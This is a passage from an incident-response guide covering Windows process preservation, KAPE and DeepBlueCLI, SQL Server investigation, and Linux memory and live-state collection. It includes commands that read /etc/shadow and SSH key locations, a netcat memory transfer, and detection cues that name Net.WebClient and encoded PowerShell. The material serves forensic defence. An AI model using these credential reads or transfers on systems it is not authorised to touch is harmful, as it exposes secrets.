Process Explorer allows you to submit files directly to VirusTotal for analysis or, at some point in 2026, to Google Threat Intelligence. A caveat: adversaries pay for VirusTotal subscriptions, so if a binary built for your environment is submitted to VirusTotal, it may alert the adversary that you are aware of them. As an alternative, use hash lookup first to avoid actual file submission.

To preserve a given process, perform the following steps:

1. Right-click the suspicious process and choose Suspend Process to stop execution while preserving memory.

2. Right-click the suspended process and choose Create Dump, then Create Full Dump.
3. Review and screenshot the various tabs.
4. After preserving and documenting the suspicious process, right-click and choose Kill Process Tree.

Automated Collection on Windows with KAPE

There are three main methods for analyzing Windows: use individual tools in sequence, run a script-based collection tool, or collect data and images with an agent. One benefit of using automated collection tools appears when you compare what the OS reports (processes, network connections) with what a memory forensic analyst can produce using Volatility. Command-line tools and scripts ask the OS for answers, whereas Volatility analysis extracts structures from a memory image. If the snapshot data collected by a script, command-line tool, or online EDR is consistent with Volatility analysis, the system is very likely "safe." If the snapshot collection reveals significant discrepancies compared with memory forensic analysis and EDR, then the IR team has strong evidence to justify obtaining a full disk image and proceeding with a system rebuild.

The Kroll Artifact Parser and Extractor (KAPE) is a modern data collection program that can triage a live device, triage image, or full disk copy. With the right tools added to its configuration, KAPE can locate most forensically relevant artifacts and parse them within minutes. KAPE first collects a file set and then processes these files with one or more programs. It is organized using two key concepts: targets and modules. Targets are the files and directories collected from the subject system, and modules define the command-line tools that run against those files. KAPE attempts to copy file artifacts on its first pass; if a file is locked, it obtains a copy on a second pass. Once files are extracted, analysis is performed based on the chosen modules.

The download includes a documentation kit, both a GUI and command-line tool, and a PowerShell script to keep KAPE current in the GitHub repository. KAPE automates running numerous tools. Because of these downloads, at least an afternoon's worth of effort is required to fully set it up and prepare to process collected data from tool downloads. After downloading, the first step is to sync the local directory with the GitHub repository to get Eric Zimmerman's tools:

```
set KURL=https://github.com/EricZimmerman/KapeFiles/
    archive/master.zip kape.exe --sync %KURL%
```

This command lists all the tools and modules downloaded from various sources and GitHub repositories. Then, run the following:

```
kape.exe --mlist . -mdetail
```

This allows you to see what modules are missing their corresponding binaries and need to be directly downloaded and put into *.\KAPE\Modules\bin*, the default directory for binaries. This practice gives the end user control over which modules they trust and are licensed to use.

The second step is to get the *KAPE-EZToolsAncillaryUpdater* script, written by Andrew Rathbun. This script maintains several KAPE targets and modules, EvtxECmd maps, SQLECmd maps, and RECmd batch files that complement their respective tools.

KAPE Quick Start

The KAPE Quick Start shows how to use the starter workflow, which involves using the KapeTriage target and the EZParser module set. Here are the steps:

1. From your mounted USB or network share, navigate to the *Kape* directory.
2. Right-click kape.exe and select Run as Administrator.
3. From the top left, check the Use Target Options checkbox.
4. Under Target Options → Target Source, select the subject system's boot drive, usually *C:*.
5. Under Target Options → Target Destination, select the drive letter and path where the files targeted for collection will be written.
6. Under Targets in the list view, check the box next to KapeTriage, which will collect a variety of useful file sets for immediate triage.
7. From the top right, check the Use Module Options box to enable post-processing of the files collected from targeting.
8. Leave the Module Options → Module Source empty (using the default KAPE module directory).
9. Under Module Options → Module Destination, select the drive letter and path where the files targeted for collection will be written, which should not be the same as the target destination.
10. Under Modules in the list view, check the box next to EZParser to run all of Eric Zimmerman's tools against the targeted file set.

KAPE and Missing Binaries

As KAPE runs, it logs results and may produce errors. Of note are logged errors that discuss a missing executable. When these are present, the necessary tool identified by a specific module is not present and must be downloaded from the corresponding tool's website. For example, look under the "modules" listing for TZWorks, click on that, and details will show explaining that the executable is cafae64.exe and the binary

URL is *https://tzworks.com/prototype_page.php?proto_id=19*. Here is an example of a log message, reformatted for readability:

```
[2025-08-25 14:34:49.9761538 | WRN]  ** Cannot find
   executable cafae64.exe in directory
   D:\kape\Modules\TZWorks_cafae64_SOFTWARE_Registry or
   D:\kape\Modules\bin. Aborting execution and skipping
   any further modules using this executable
```

The executable cafae64 corresponds to Computer Account Forensic Artifact Extractor—cafae from the TZWorks website with a corresponding download of *cafae64.v.0.80.win.zip*. Many of the TZWorks tools require a license, so even though you can download the executable itself, the license file needs to be placed here for the software to run.

Other automated solutions for collecting forensic data worthy of consideration include:

- Forensic packages like Cellebrite UFED, Magnet AXIOM, XRY, Autopsy, and FTK (Forensic Toolkit)
- EDR solutions like SentinelOne Singularity, VMware Carbon Black, and Microsoft Defender for Endpoint

DeepBlueCLI for Windows

DeepBlueCLI is written and maintained by Eric Conrad (GSE #13). It is a PowerShell tool for threat hunting on the Windows platform. It reads the Security log, processes 4688 events for common intrusion traces, can read offline evtx logs, and can leverage the usual cast of PowerShell output (format table, CSV, etc.). Events include:

- Long command lines (requires Sysmon or 4688 detailed tracking)
- PowerShell commands that are common to adversaries, such as long commands, Base64-encoded commands, odd repeating patterns, and compressed commands, with PowerShell executed via WMI or PsExec
- Use of Net.WebClient (common for fileless malware)
- EMET/AppLocker blocks
- Suspicious service creation and errors
- Account Lifecycle Events (ALCEs) such as changes to elevated access groups and high-volume logon failures

To learn more, visit Eric's GitHub.

Note that if you download the GitHub repository, you should trigger an A/V alert because the sample event logs have PowerShell invocation for Mimikatz in them.

RDBMS Incident Response

When working an incident involving a database, the IR team should be able to answer several key questions about the database itself:

- What role does the RDBMS provide to the organization, including the data it contains, the data flow to and from the RDBMS (such as an extract), and the sensitivity of that data?
- Is the data in the RDBMS encrypted? How accessible is the decryption key? How secure or tamper-evident is the keystore?
- For authentication, does the RDBMS utilize localized accounts, centralized accounts, or some mix of authentication models? Are login and logout events logged (user access)?
- What is the exposure of the RDBMS and the server(s) it resides on—open services, shares, service brokers, service bus, TCP/UDP ports, or trusted authentication?

Microsoft SQL Server Notes

Database systems are the workhorses of most businesses. Once put into service, they usually have long lives because of the investment made in their provisioning and configuration. They are typically managed by a small staff of database administrators. From an IR perspective, several signs may indicate an adversary is stealing data from a database:

- The presence of some database tools installed locally on DMZ assets and most, but not all, servers can be suspicious. For example, `sqlping` found on a DMZ server is of concern, as `sqlping` is a SQL Server scan tool. When investigating one of these servers, it's important to review the software loadout to ensure that everything present on the system is supposed to be there.
- Look for "output" or "extract" files found on SQL servers. Some output or extract files are likely normal, but files such as *myfile1.txt*, *tableout.csv*, or files bearing actual table names are suspicious if their presence is not readily explainable.
- By default, members of the Administrators group may have elevated access to the RDBMS, so check. This was a default prior to SQL Server 2008. Adversaries can dump the SAM database using a variety of tools to extract hashes and then crack them offline—or simply boot the system and copy off the SAM database.

- The authentication model and login auditing are configured on the Server Properties page (using the Enterprise Manager utility). Determine if both success and failure logging is enabled; you want both.
- IR scripts can be created using *sqlcmd.exe*.

Filesystem and Registry Notes

The version of SQL Server affects or defines the default options, logging, and encryption level. The logfile can contain login auditing, the method for user authentication (Windows/Mixed), startup information, version information, and other data about the instances. A new log is created each time SQL Server is started. Up to six prior logs are stored in the *\LOG* directory. These may include the following:

- Error log, which, by default, is usually in *Program Files\Microsoft SQL Server \MSSQL.n\MSSQL\LOG\ERRORLOG and ERRORLOG.n* files
- Version, located at *HKLM\Software\Microsoft\MSSQLServer\MSSQLServer\ CurrentVersion*
- Instances, located at *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft SQL Server\Inst2\MSSQLServer\CurrentVersion* (Inst2 is the instance identifier; there may be multiple instances on the server)
- SQL Server install logs, located at *%programfiles%\Microsoft SQL Server\nnn \Setup Bootstrap\Log* (*nnn* is the SQL Server version; for example, 150 for SQL Server 2019, 160 for SQL Server 2022)

Table 5-10 lists file extensions on a SQL server.

Table 5-10. SQL server file extensions

File extension	Type
.mdf	Primary database; user and objects.
.ndf	Secondary database; stores data so that the database can be spread across several volumes.
.ldf	Transaction log; will store transient data like `insert`/`update`/`delete`; supports rollback for recovery and commit operations once a transaction completes. Transaction log entries are registered with an SPID, which tracks a given session.
.trc	Trace file; will contain DDL commands like `create`, `alter`, `truncate`, and `delete`.
.bak	Backups.
.csv	Commonly used for comma-delimited exports.
.sql	Commonly used for SQL commands.

CHAPTER 6

Linux Volatile Data System Investigation

In the fields of observation, chance favors only the prepared mind.
—Louis Pasteur

Luck favors the prepared.
—Edna Mode

This chapter covers widely accepted processes and commands to run, in the approximate best order possible, for Unix and Linux systems. Remember that volatile data, such as memory, processes, and network ports, changes frequently. It may be wise to re-execute some of these commands throughout an incident, perhaps hourly. Command text output collected on a Linux system is not compatible with Windows because of carriage return line feed translation.

If you are going to review data on a Windows system, you can convert the data from Unix or Linux format to Windows format with the Unix/Linux `dos2unix` command.

As an incident responder, be aware of the major areas to investigate on a Linux system: network connections, processes, configuration files normally found in */etc*, the filesystem, user home directories and the myriad *.dot* files in them, and */var/log* contents.

Preparation

Several steps are involved in preparing to handle an incident on a Linux platform, as discussed in this section.

Linux Distributions

Linux itself refers to the kernel, not the packaged operating system and its supporting toolset. The distribution refers to the GUI, package management tool, log locations, and basic software loadout. Two main categories influence the skills needed to analyze a system: Debian-based distros, which include Debian, Ubuntu, and Mint; and Red Hat–based distros, which include Oracle Enterprise Linux, Fedora, CentOS, and Red Hat itself. Amazon's Linux AMI is based on Fedora and includes some CentOS components, so Red Hat skills apply.

Most internet-facing resources run on Linux as opposed to other operating systems, based on Netcraft's reporting of web servers and supporting operating systems. Microsoft usually scores at 9% or less; Apache and Nginx score at 38% to 44%, depending on the year, with various cloud hosting services making up the bulk of other site types.

Command Background

The incident responder should know, and understand how to use, numerous commands to investigate a Linux system. This section discusses the most useful commands and command-line switches needed in IR. While they are briefly discussed here, most of them are used throughout the chapter.

The `ls` command is used to list files and directories. The `-a` option shows hidden files (these begin with a period). For more details, use `-l` (this should be your default). The `ls` command returns bytes by default. Use `-h` for more human-readable numbers like 42K and 4.3M. Use `--time-style=full-iso` to get a file time in the full ISO format. For example:

To show hidden files in long listing format, use:

```
ls -la
```

To show hidden files in human-readable format, use:

```
ls -ah
```

To show files using an ISO format date, use:

```
ls -l --time-style=full-iso
```

The `cat` command displays file contents and is often used with redirection, while the `zcat` command displays file contents from a variety of compressed files. Format output with the `column` command. To view the top five lines of a file, use `head - 5`; to view the last 20 lines of a file, use `tail -n 20`. The tail `-f` command can also follow a file, so as new lines are written, they will be displayed. The `file` command can identify numerous file types:

```
# Get the top five files from the current syslog file
cat /var/log/syslog | head -5

# watch the syslog file as new entries are written
tail -f /var/log/syslog

# Use to confirm that all of the gz files are gzip compressed
file /var/log/*.gz
```

Command output can be directed to a file using the greater than (`>`) character. When this character is used, file contents are overwritten. Running a command and using the `>>` characters appends to a file. Command output from one command to the input of a second command is done with the pipe (`|`) character. There are numerous examples in this chapter.

The `date` command can be used to create self-documenting files, meaning that the date and time of collection are part of the filename. For example, the following command creates a file named *2025-09-03.01-37-12.ps.aux*:

```
ps -aux > "$(date +"%Y-%m-%d.%H-%M-%S").ps.aux"
```

These commands create a file named *20250903.013853.netstat.n.a*:

```
timestamp=$(date +"%Y%m%d.%H%M%S")
netstat -na > "${timestamp}.netstat.n.a"
```

If you want to see command output on the screen as well as write it to a file, use the `tee` command. For example, the following command shows the output of Netstat on the screen and writes a date-stamped file:

```
netstat -na | tee "$(date +"%Y%m%d.%H%M%S").netstat.n.a"
```

The `wc` command is a counting tool for characters, words, and lines of output through the command pipeline. For example, if you have a web server access log, pull out the source IP addresses, and use `sort` and `uniq` to remove duplicates, `wc` will tell you how many unique IPs there were.

Grep Quick Start

The `grep` command can pull out specific words, groups of words, regular expressions, keywords beginning or ending on a line in a file, and more. A full tutorial is beyond the scope of this book, but I'll provide some targeted IR-specific examples to get started. This chapter also includes several examples using `grep`. Learning regular expressions can be difficult; check out *Regex101.com* or *Regexbuddy.com* as you go to help make this easier. Modern AI/LLM systems can be quite helpful if you can develop the habit of writing a well-structured question and provide a few example log lines (which should be sanitized!). Examples include CoPilot and Claude.ai. Table 6-1 provides a quick reference.

Table 6-1. Regular expression quick reference

Pattern	Meaning	Example
`^`	Start of line	`^ERROR`
`$`	End of line	`ssh2$`
`\b`	Word boundary	`\broot\b`
`\d`	Digit (with `-P`)	`\d{1,3}`
`[0-9]`	Digit (POSIX)	`[0-9]+`
`\w`	Word char (with `-P`)	`\w+@\w+`
`[a-zA-Z0-9_]`	Word char (POSIX)	`[a-zA-Z0-9_]+`
`|`	OR operator	`(GET|POST)`
`.*`	Any character, any amount	`Failed.*ssh2`
`.+`	Any character, at least one	`user.+failed`

Following are examples of using the `grep` command to pull information from the SSH *auth.log* file, which tracks authentication.

Extract IP addresses for remote SSH logins to a server (*auth.log*):

```
grep -E "([0-9]{1,3}\.){3}[0-9]{1,3}" /var/log/auth.log
```

Get "failed" logins, then match an IPv4 address (pipeline approach):

```
grep "Failed" /var/log/auth.log |
     grep -E "([0-9]{1,3}\.){3}[0-9]{1,3}"
```

The next three examples use the `grep` command to pull out information from the *access.log* file, which is the file that tracks web server usage:

Look for 4XX error codes from a web server log:

```
grep -E " 4[0-9][0-9] " /var/log/apache2/access.log
```

Look for 4XX errors, then pull the verb, URL, and access method:

```
grep -E " 4[0-9][0-9] " /var/log/apache2/access.log |
     awk '{print $6, $7, $8}'
```

Look for specific keywords like administrative site paths from a web server log:

```
grep -E "(admin|config|backup|\.php|\.asp)"
     /var/log/apache2/access.log | grep -E " [45][0-9][0-9] "
```

Finding Files

The `find` command can be of enormous value in an incident. The following command pulls from this discussion and provides all the entries containing the word *root*, in time order, from all recent plaintext logfiles, using the plain filename or the most recent rollover file ending in .1:

```
find /var/log -type f \
     \( -name "*.log" -o -name "*.log.1" -o ! -name "*.*" \) \
     | grep -v "\.gz$" \
     | xargs grep "root" \
     | sort -t: -k2M -k3n -k4
```

To find files that were created in the past seven days but excluding the */proc* pseudo filesystem (*/proc* is constantly changing as processes are run), use this:

```
sudo find / -path /proc -prune -o -type f -ctime -7 -print
```

If you need to exclude some directories, here are several examples. The first one shows pruning files, the second shows you how to count matches in the directories searched, and the third one writes to a self-documenting file name by using the `date` command:

```
sudo find / \
  -path /proc -prune -o -path /sys  -prune -o \
  -path /dev  -prune -o -path /run  -prune -o \
  -type f -ctime -7 -print

sudo find / \
  -path /proc -prune -o -path /sys  -prune -o \
  -path /dev  -prune -o -path /run  -prune -o \
  -type f -ctime -7 -print | cut -f 2 -d '/' | sort | uniq -c

sudo find / \
  -path /proc -prune -o \
  -path /sys  -prune -o \
  -type f -ctime -7 -print \
  > "$(date +"%Y-%m-%d.%H-%M-%S").recent.files.txt"
```

To see files that were modified in the past 14 days in the directories */etc*, */usr*, and */dev*, use this:

```
sudo find /etc /usr /dev -type f -mtime -14 -print
```

To see files that were modified and the last modified date in the past 14 days in the specific directories */etc*, */usr*, and */dev*, use this:

```
sudo find /etc /usr /dev \
  -type f \
  -mtime -14 \
  -printf "%TY-%Tm-%Td %TH:%TM:%TS %p\n"
```

Here are some other time/date output formats as alternatives to the `-printf` option from the preceding `find` command:

```
-printf "%T@ %p\n"                  # epoch time
-printf "%TY-%Tm-%Td %p\n"          # date only
-printf "%TY-%Tm-%Td %TH:%TM %p\n"  # no seconds
```

To find hidden files, use this:

```
find / -type d -name ".*" -print
```

If you want to run a command, use the `-exec` option. Running commands on found files, like the one here to look in XML files for a domain name, can help in IR. Note that the same command you would run on the command line is used, and there is a specific syntax at the end with specific spacing requirements:

```
sudo find / -name "*.xml" -type f -exec grep -nH
     "interestingdomain.com" {} \;
```

Step 1: Prepare Storage for Data Collection

There are a few ways to capture memory and environmental data from a Linux system. This section discusses how to sanitize and then mount a USB drive. Ideally, for the OSes within your organization, you would develop a variety of scripts and commands from this chapter. Alternatively, you could capture memory locally and push it to a collector. Lastly, if there is an EDR, use that system to send commands and scripts and collect data with the EDR.

In the following sections, */media/..* refers to your trusted source of Linux tools, and */mount/..* refers to your USB mount drive for volatile data collection. Also, note that Linux is not likely to support NTFS, but it should support exFAT or ext4 filesystems. FAT32 should not be used because the maximum file size is 4 GB. Linux and Unix systems may or may not have the ability to mount remote filesystems. For this section, the idea is to use removable storage instead of adding packages and library support to mount a remote filesystem, because writing to a remote mount runs through network interface memory.

Following are example commands you can use to prepare a USB drive.

List the partition table:

```
fdisk -l
```

If in use, unmount it:

```
sudo umount /dev/sdX*        # Where "X" is your USB drive
```

Create a new partition:

```
sudo fdisk /dev/sdX
# Choose o, n, w to create a DOS partition table and use
# the whole drive
```

Format with exFAT for portability:

```
sudo mkfs.exfat /dev/sdX1
```

Create a mount point and mount the drive:

```
sudo mkdir -p /mnt/usb
```

Check the USB available space:

```
df -h /mnt/usb
sudo mount /dev/sdX1 /mnt/usb
```

Next, I've shown example commands to mount a prepared drive.

Return a list of disks and look for your USB (`lsblk` may also work):

```
fdisk -l
mkdir /media/usbIR
mount /dev/sdX1 /media/usbIR
```

Note that drive identifiers like */dev/sdc1 sdb1* are common.

When done, use `umount`:

```
umount /media/usbIR
```

You will need to run many commands as root. At least three options exist: log in directly on a physical console as root, log in remotely over SSH as root, or use `sudo`. Whichever you choose, record how you gained elevated access. Assuming that auditd is configured for off-system logging, you do have the benefit that your commands can be recorded in real time on a log collector. Following are the main steps:

1. Mount the drive as explained earlier. Review the commands; sanitize the disk and mount it onto the system.
2. Invoke a trusted command shell. The best practice is to run a trusted, statically linked bash or `sh` from a known toolkit. Mount a CD or a USB drive with your tools. A statically linked shell requires a compiler.
3. Begin activity logging. Run the script command during all data collection activities. This command deposits an output file in the working directory on exit.

Step 2: Dump and Analyze Physical Memory

Depending on the age of the target system, you may use memdump, LiME, dc3dd, or, for more recent systems, Microsoft's AVML (Acquire Volatile Memory for Linux) to dump main memory. Since AVML is proving to be stable and also works on Azure Linux images, we will use it here. The binary source is available at *https://github.com/microsoft/avml/releases*.

To capture memory to a removable USB mounted on */media*, use:

```
./avml /media/usbIR/memdump.raw
```

Volatility requires several steps to install. Further, version 2.*x* has the most capability, but it depends on Python 2.7 or later, which is deprecated. Volatility 3 2.26, which has feature parity with Volatility 2.61, was released in May 2025.

Dumping and Capturing Memory to a Remote System Using Netcat

It is important to be sure you want to remotely dump memory across the network. It is possible to retrieve network state data from a locally collected memory file; however, if you collect data remotely, the local network buffers will be overwritten by the memory dump process, making analyzing buffer content impossible. Implementing this capability requires setting up ahead of time. Further, the data transfer may be interrupted, which could consume precious time during an incident.

On the collector (target):

1. Ensure that you have enough free space (enough disk space plus a little bit extra) for the size of memory on the victim (source) (use `df -h`).
2. Run netcat to collect the memory file you generated on the source system. If you are running SANS SIFT 3, you could use `nc -l 2222 > /opt/data/phys_mem`. This command means run netcat in listener mode, listening on port 2222, and send output to a file named *phys_mem*.
3. In a separate terminal, monitor the file size. For example, in a second terminal, run `watch -lahg /opt/data/phys_mem`.
4. When done, rename your *phys_mem* file to the collection date and host system name.

Using the Volatility 3 Command Set

As discussed in Chapter 5, Volatility 3 can be used to analyze a Linux memory dump file. Most of the Linux memory analysis commands are functionally equivalent to the Windows analysis commands. As a reminder, Volatility 3 commands look like this:

```
vol3 -f <path to memory image> plugin_name plugin_option.
vol3 -h # Global command
vol3 -f memory.vmem linux.info # Analyze memory dump
```

If you just used the install scripts described in Chapter 5, you need to run the source commands:

```
source ~/.bashrc
source ~/volatility3/activate_volatility.sh # Activate environment
```

The next several sections provide the Volatility command used to extract specific information types. Command groups are often run in the order provided. For example, if you need to get network state information, you would run:

```
vol3 -f memory.vmem linux.netstat
```

The following commands extract operating system information for the memory image:

`linux.info`
: Displays basic system information including OS version, architecture, and kernel details

`linux.envars`
: Extracts environment variables that may reveal persistence mechanisms or configurations

`banners.Banners`
: Identifies the memory image and suggests appropriate plug-ins to run (OS-agnostic)

These commands can be used to process analysis plug-ins for triage:

`linux.pslist`
: Lists all running processes with PID, PPID, process name, and creation time

`linux.psscan`
: Scans for process structures, including terminated processes that may still be in memory

`linux.pstree`
: Displays processes in a tree format showing parent–child relationships

`linux.cmdline`
: Extracts command-line arguments for all processes to identify suspicious execution parameters

`linux.check_afinfo`, `linux.check_creds`, *and* `linux.check_modules`
: Can be used to identify the presence of a rootkit

Use these for network activity and connections:

`linux.netstat`
: Shows active network connections, listening ports, and associated processes

`linux.sockstat`
: Lists open sockets and their associated processes

`linux.netfilter`
: Examines Netfilter hooks and rules (Netfilter is the most recent iteration of a firewall)

`linux.check_afinfo`
: Detects manipulation of the network protocol handler structures

The following are for malware detection:

`linux.malfind`
: Identifies potentially malicious code sections in process memory

`yarascan.Yara`
: Scans memory for specific patterns using YARA rules (OS-agnostic)

`linux.check_modules`
: Detects hidden kernel modules

`linux.check_syscall`
: Identifies syscall table modifications

`linux.tty_check`
: Detects TTY modifications used by rootkits

`linux.keyboard_notifiers`
: Detects keylogger hooks

These commands are for filesystem activity:

`linux.lsof`
: Lists open files and file descriptors for all processes

`linux.mountinfo`
: Shows mounted filesystems

`linux.proc.Maps`
: Shows memory mappings including file mappings

Use this for timeline analysis:

`timeliner.Timeliner`
: Creates a timeline of system activity from various memory artifacts (OS-agnostic)

And use this for user activity:

`linux.pslist`
: When coupled with manual analysis, identifies user sessions through process ownership and TTY analysis

Step 3: Collect Live System State Data

There are numerous commands to run to collect data from a Linux system. You are likely to require `sudo` or to run as root to collect full details for these commands. Depending on your Linux OS, you will use either `netstat` or `ss` (`ss`, which is part of the iproute2 package, provides more complete and faster results). If the `netstat` command is unavailable, you can install it, but `ss` is a more modern command. Following are the primary items to look for when hunting through Linux artifacts:

- New, unexplainable accounts—particularly, duplicate UID 0 accounts or accounts numbered below 1,000 that are not present on a reference copy of the OS under investigation. Review group membership as well.
- Modified user accounts (UID 1001 and up).
- Suspicious shell history. When an adversary gains access to a system, they need to use the system shell. Examples of suspicious activity include missing history where some should be present, unexplained commands, or files being retrieved or sent to locations that do not support the system's operating posture.
- Unexplainable network activity and suspicious firewall changes or entries.
- Excessive use of the root shell (admins should use `sudo` whenever possible).
- Manipulation of system services. Adversaries need to gain access to a system after a reboot, so look for such things as additional services, modifications to system service startup files in */etc/systemd/system/* or */lib/systemd/system/*, or package integrity file issues such as a recently replaced SSH server.
- Altered system files.
- Suspicious indicators from a file integrity monitoring tool or any system logfile indicators.
- Signs of compromise and a backdoor webshell in the Linux web server configuration and the files served by the application. Applications can be installed with package managers or occasionally installed manually—check */opt* carefully.

Following is the minimum command set for detecting malicious activity on a Linux system during an incident. These commands are expanded on in this section:

```
sudo ps auxf                    # Process tree
sudo netstat -tulpn             # Network connections
sudo ss -tulpn                  # Modern network connections
```

Find hidden files modified in the last seven days (adjust as necessary):

```
sudo find / -name ".*" -type f -mtime -7
```

Find executable files in temp directories:

```
sudo find /tmp -type f -executable
```

Find files with no links (possibly deleted):

```
sudo lsof +L1
```

Look for passwordless sudo entries:

```
sudo grep -r "NOPASSWD" /etc/sudoers.d/
```

Check for all UID 0 accounts (there should be only one):

```
sudo awk -F: '($3 == 0) {print}' /etc/passwd
```

There are some additional Red Hat–specific security commands that need to be run:

```
# Find su attempts
sudo grep "su:" /var/log/secure

# Find wheel group activity
sudo grep "wheel" /var/log/secure

# User acct changes (if auditd running)
sudo ausearch -m USER_ACCT

# User additions (if auditd running)
sudo ausearch -m ADD_USER
```

Capturing System State

Essential system data commands that document system details for Ubuntu, Debian, and Red Hat include the following:

```
ip a        # Shows NIC'S, IP / MAC addresses, status.
ip r        # Shows system routing table
ip neigh    # Lists out the ARP cache (ARP entries expire quickly)
printenv    # Lists ENV variabs and their values for the user
hostname    # Gets system hostname
id          # Gets current user's UID, GID, and all groups
whoami      # Username of the currently logged-in user
logname     # Logins who originally logged into terminal session
uptime      # System uptime, logged-in users, and load averages.
```

```
uname -a    # System info: kernel, ver#, architecture, hostname.
lscpu       # Details about the system processor
```

To get detailed information about the operating system release, use:

```
cat /etc/*-release
```

User accounts

This section describes user account–related artifacts to collect. The main ones are as follows:

/etc/passwd
: Stores user accounts and information

/etc/shadow
: Stores the password hashes and account policies (should agree, line by line, with the *passwd* file)

/etc/group
: Defines group memberships

/etc/gshadow
: Stores group passwords

/var/log/auth.log
: The common log for authentication events on Debian/Ubuntu

/var/log/secure
: The common log for authentication events on Red Hat

/var/log/syslog
: Where system events are recorded, often with an account name

/etc/sudoers
: Contains entries of users and groups that can run commands as root

Also include contents of the */etc/sudo.d* directory.

Several commands and one-liners can be used to investigate user accounts and configuration data from the password and shadow files:

Sort the *passwd* file by the UID field:

```
sudo cat /etc/passwd | sort -t: -k3 -n
```

There should be only one account per UID from the *passwd* file. Two methods are shown:

```
cut -d: -f3 /etc/passwd | sort -n | uniq -c | sort -n
sudo grep -E ":0:" /etc/passwd
```

Find UIDs >1,000, which are regular users. Two methods are shown:

```
sudo grep -E ":[0-9]{4}:" /etc/passwd
sudo awk -F: '$3 >= 1000 && $3 != 65534 {print}' /etc/passwd
```

Find user accounts where there is an actual password in place:

```
sudo cat /etc/shadow | grep -E '^[^:]*:[^!*]'
```

Show the last login times for all users. The `lastlog` will show "Never logged in" if the account has not logged in:

```
sudo lastlog
```

Find users with passwords (not disabled; there should not be that many):

```
sudo cat /etc/shadow | grep -E '^[^:]*:[^!*]'
```

Login history is recorded in several files:

```
/var/log/wtmp       # Successful logins, binary file
/var/log/btmp       # Failed login attempts, must be enabled
/var/run/utmp       # Currently logged in users (binary)
/var/log/lastlog    # Last login times (binary)
/var/log/auth.log   # Authentication events (text)
/var/log/journal/   # Systemd journal files (binary)
```

You can use a variety of commands to review what is stored in these files. A set of traditional commands is used to gather login history. Note that failed logins must be enabled first by running the `btmp` command. Once these are enabled, you can view failed login history. Here are the commands to do this:

```
# Traditional commands to access login history
last                   # Show successful logins from wtmp
last -f /var/log/wtmp  # Specify wtmp file explicitly
lastb                  # Show failed login attempts from btmp
lastb -f /var/log/btmp # Specify btmp file explicitly
who                    # Currently logged in users
w                      # Currently logged in users with activity
lastlog                # Last login time for all users
lastlog -u username    # Last login for specific user
utmpdump /var/log/wtmp # Dump wtmp in readable format
utmpdump /var/log/btmp # Dump btmp in readable format
```

SSH service and details

SSH, or Secure SHell, is the preferred service for remote terminal access. Yes, a telnet service may exist, but telnet by default is clear text, whereas SSH is encrypted. Remote login should use SSH on port 22/TCP. If you see traffic on port 23/TCP, it is likely telnet and should not be used.

SSH daemon configuration and keys are listed here:

```
/etc/ssh/sshd_config                    # SSH daemon configuration
/etc/ssh/ssh_host_*                     # Host keys (private/public)
/etc/ssh/ssh_host_rsa_key               # Server private RSA key
/etc/ssh/ssh_host_rsa_key.pub           # Server public RSA key
/etc/ssh/ssh_host_ecdsa_key             # Server private ECDSA key
/etc/ssh/ssh_host_ed25519_key           # Server private Ed25519 key
```

User SSH keys and authorized access are stored in *.dot* files in the user's home directory:

```
/home/<username>/.ssh/authorized_keys  # Keys allowed to log in
                                       # as user
/home/<username>/.ssh/id_rsa           # User's private key
/home/<username>/.ssh/id_rsa.pub       # User's public key
/home/<username>/.ssh/known_hosts      # Known host fingerprints
/root/.ssh/authorized_keys             # Keys allowed for root login
```

There are several commands for investigating SSH activity:

```
sudo cat /etc/ssh/sshd_config \
  | grep -E "(PermitRootLogin"\
"|"\
"PubkeyAuthentication"\
"|"\
"PasswordAuthentication)"

sudo find /home -name "authorized_keys" -exec ls -la {} \;
sudo find /home -name ".ssh" -exec ls -la {} \;
```

Red Hat has some specific log analysis commands:

```
sudo grep "sshd" /var/log/secure
sudo grep "Failed password" /var/log/secure
```

On more recent systems, the `systemd journalctl` command should be used for SSH service investigations. Also, Ubuntu uses `ssh` in `journalctl`, and Red Hat uses `sshd`:

```
journalctl -u ssh               # SSH service logs (Ubuntu/Debian)
journalctl -u sshd              # SSH service logs (RedHat/CentOS)
journalctl -u ssh -f            # Follow SSH logs in real-time
journalctl -u ssh -p err        # Only error priority and above
journalctl -u ssh -g "Failed"   # Grep for failed attempts
journalctl -u ssh -g "Accepted" # Grep for successful logins
journalctl -u ssh --no-pager    # Don't use pager (for scripts)
journalctl -u ssh -o json       # Output in JSON format
journalctl -u ssh -n 50         # Show last 50 entries
journalctl -b -u ssh            # SSH logs since last boot

# Date range
journalctl -u ssh --since "2024-01-01" --until "2024-01-02"
```

Here are some basic SSH log viewing examples:

```
journalctl -u ssh        # Ubuntu/Debian SSH service
journalctl -u sshd       # Red Hat/CentOS/Fedora SSH service
```

Here are time-based filtering examples:

```
journalctl -u sshd --since "1 hour ago"
journalctl -u sshd --since "2024-08-29 10:00:00"
journalctl -u sshd --since today
journalctl -u sshd --since yesterday
journalctl -u sshd --until "2024-08-30 15:00:00"
```

The following are examples of filtering by content:

```
# Failed login attempts
journalctl -u sshd -g "Failed password"

# Successful password logins
journalctl -u sshd -g "Accepted password"

# Successful key-based logins
journalctl -u sshd -g "Accepted publickey"

# Invalid username attempts
journalctl -u sshd -g "Invalid user"

# All connection attempts
journalctl -u sshd -g "Connection from"

# Disconnections
journalctl -u sshd -g "Disconnected from"
```

Here are output formatting examples:

```
journalctl -u sshd -o json         # JSON format
journalctl -u sshd -o json-pretty  # Pretty JSON
journalctl -u sshd -o cat          # Just the message text
journalctl -u sshd -o short-iso    # ISO timestamp format
journalctl -u sshd --no-pager      # No pagination
```

Advanced filtering options include:

```
journalctl -u sshd -p err          # Error level and above
journalctl -u sshd -p warning      # Warning level and above
journalctl -u sshd -n 100          # Last 100 entries
journalctl -u sshd -f              # Follow (tail -f equivalent)
```

You can combine these methods with other tools, assuming that your version of `ssh` logs to `ssh` and not `sshd`. For example, to show failed login attempts by IP, sorted by frequency, use this:

```
journalctl -u ssh \
   -g "Failed password" --since today \
   | grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" \
   | sort | uniq -c | sort -nr
```

Or to see the records:

```
journalctl -u ssh  -g "Failed password"  --since today
```

To show successful login sources over the past week, use this:

```
journalctl -u sshd -g "Accepted" --since \
    "1 week ago" | awk '{print $11}' | sort | uniq -c
```

Lastly, to find the proper name for `ssh`, here are two helpful commands:

```
systemctl list-units --type=service | grep -i ssh
journalctl --list-units | grep -i ssh
```

Network activity

The following Netstat commands are used to observe network activity:

```
